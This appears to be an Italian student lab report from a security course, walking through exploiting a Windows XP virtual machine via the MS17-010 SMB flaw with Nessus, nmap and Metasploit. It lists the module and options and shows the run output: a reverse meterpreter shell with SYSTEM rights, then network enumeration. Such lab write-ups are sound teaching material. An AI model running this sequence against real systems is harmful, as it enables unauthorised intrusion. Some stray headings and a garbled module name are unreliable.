
- 1) Se la macchina target è una macchina virtuale oppure una macchina fisica ;
- 2) le impostazioni di rete della macchine target ;
- 3) se la macchina target ha a disposizione delle webcam attive.

Infine, recuperate uno screenshot del desktop.



## Configurazione IP

Per iniziare andiamo a **configurare** gli **IP** richiesti dalla consegna all'interno dei file di configurazione di rete, sia di **Kali** che di **Windows XP**(come scritto nell'intestazione), che si può trovare all'interno del **Path** "/etc/network/interfaces"



# Exploit Windows con Metasploit

## PING-Comunicazione tra Kali Linux e Windows XP

Successivamente abbiamo effettuato un **PING** per verificare che le macchine comunichino tra loro correttamente.

I **PING** hanno avuto esito positivo. Ora possiamo stabilire che le macchine interagiscono tra loro.



```
(kali㉿kali)-[~] $ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=0.000 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=0.000 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=0.000 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=0.000 ms
^C
File System
-- 192.168.200.200 ping statistics --
4 packets transmitted, 4 received, 0% packet loss, time 3140ms
rtt min/avg/max/mdev = 0.000/0.000/0.000/0.000 ms

(kali㉿kali)-[~] $
```

```
[Windows XP Command Prompt]
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Epicode_user>ping 192.168.200.100

Esecuzione di Ping 192.168.200.100 con 32 byte di dati:


Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64

Statistiche Ping per 192.168.200.100:
Pacchetti: Trasmessi = 3, Ricevuti = 3, Persi = 0 (0% persi),
Tempo approssimativo percorsi andata/ritorno in millisecondi:
    Minimo = 0ms, Massimo = 0ms, Medio = 0ms
Control-C
^C
C:\Documents and Settings\Epicode_user>SS_
```

# Exploit Metasploitable con Metasploit

## NESSUS

Ora attiviamo il servizio di hosting Nessus, tramite il comando **"sudo systemctl nessusd.service"** per avviare il Vulnerability Scanner (spiegare cos'è), siamo andati sul browser e ci siamo collegati all'indirizzo **"http://kali:8834"** per poter entrare nella pagina di Nessus per effettuare lo scan che ci servirà per continuare l'esercizio.




N

# Exploit Metasploitable con Metasploit

## NESSUS

Una volta aperto il sito andiamo ad impostare la configurazione iniziale scegliendo "**Basic Network Scan**", impostiamo l'IP della macchina vittima -in questo caso Windows (**192.168.200.200**)- e lasciamo i settaggi in default per lo "**Scan type**". Lanciamo lo **scan**.



# Exploit Windows con Metasploit



NMAR

Ora andiamo ad effettuare una scansione di rete tramite NMAP tramite il comando “ **sudo nmap -A -vvv -sV 192.168.200.200**”

## Spiegazione comando:

**-A** imposta una scansione generale di tutto ciò che andremo a cercare, tra cui sistema operativo, versione del servizio e lo scan degli script

**-vvv** va a specificare al programma di raccogliere più informazioni possibili

**-sv** per visualizzare il servizio utilizzato dalla porta e la sua versione attuale

Da questo scan possiamo vedere che il protocollo "SMB security mode" (ovvero la vulnerabilità che andremo ad utilizzare) è disabilitato, in questo caso ci specifica che non esiste autenticazione di firma (codice di conferma per connessioni sicure e criptate) tra macchina attaccante e quella vittima.

# Exploit Windows con Metasploit

# NMAP

Ora andiamo a fare uno scan specifico per raccogliere informazioni sulla porta 445 (come richiesto nella task) eseguendo il comando:


**" sudo nmap -sV -p 445 192.168.200.200 "**

Qui possiamo trovare la vulnerabilità che ci interessa, ovvero “smb-vuln-ms17-010”

```
(kali㉿kali)-[~]
$ sudo nmap -sV -p 445 192.168.200.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-24 09:26 CET
Nmap scan report for 192.168.200.200
Host is up (0.00s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:80:E6:CB (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows XP; CPE: cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 19.48 seconds
```



# NMAP

# Exploit Windows con Metasploit



# METASPLOIT

Avviamo **msfconsole** e successivamente scriviamo il seguente comando “**search ms17-010**” per ?. Scegliamo poi il modulo che fa più al nostro caso, in questo caso:

# #1 (exploit/windows/Smb/ms17\_010\_psexec)

```
msf6 > search ms17-010
Matching Modules
=====
#  Name                                Disclosure Date  Rank   Check  Description
-  --
0  exploit/windows/smb/ms17_010_永恒之蓝    2017-03-14  average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14  normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14  normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010       2017-03-14  normal  No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14  great   Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 > use 1
```

# Exploit Windows con Metasploit



## Configurazione dei parametri

Ora usiamo il comando **“show options”** così da visualizzare i parametri da impostare prima di lanciare l'**exploit**, in questo caso andiamo a modificare:  
IP macchina vittima:  
**“set RHOSTS 192.168.200.200”**  
IP macchina attaccante:  
**“set LHOST 192.168.200.100”**  
La porta della macchina attaccante:  
**“set lport 7777”**

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
Name          Current Setting  Required  Description
--            --                --        --
DBGTRACE      false           yes       Show extra debug trace info
LEAKATTEMPTS  99             yes       How many times to try to leak transaction
NAMEDPIPE     A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt
RHOSTS        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         The Target port (TCP)
SERVICE_DESCRIPTION Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME The service display name
SERVICE_NAME   The service name
SHARE         The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain    The Windows domain to use for authentication
SMBPass       The password for the specified username
SMBUser       The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
--            --                --        --
EXITFUNC     thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.200.100  yes       The listen address (an interface may be specified)
LPORT         4444            yes       The listen port

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 192.168.200.100
lhost => 192.168.200.100
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > █
```

# Exploit Windows con Metasploit



# Exploit

A questo punto mandiamo l'exploit e facciamo partire la connessione tramite il comando “**run**” ed attendiamo che la sessione sia creata con successo.

```
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish ... done
[*] 192.168.200.200:445 - ← | Entering Danger Zone | →
[*] 192.168.200.200:445 - [*] Preparing dynamite ...
[*] 192.168.200.200:445 - [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.200.200:445 - [+] Successfully Leaked Transaction!
[*] 192.168.200.200:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - ← | Leaving Danger Zone | →
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0x89cc0900
[*] 192.168.200.200:445 - Built a write-what-where primitive ...
[+] 192.168.200.200:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload ... vRdJlKzZ.exe
[*] 192.168.200.200:445 - Created \vRdJlKzZ.exe ...
[+] 192.168.200.200:445 - Service started successfully ...
[*] 192.168.200.200:445 - Deleting \vRdJlKzZ.exe ...
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:1047) at 2024-01-24 09:32:52 +0100
```

# Exploit Windows con Metasploit

# MSFCONSOLE - IFCONFIG

Utilizziamo il comando “**ifconfig**” nella nostra nuova shell per visualizzare le corrette **informazioni di rete** della macchina attaccata.

```
meterpreter > ifconfig

Interface 1
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name      : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti
Hardware MAC : 08:00:27:80:e6:cb
MTU       : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0

meterpreter > █
```

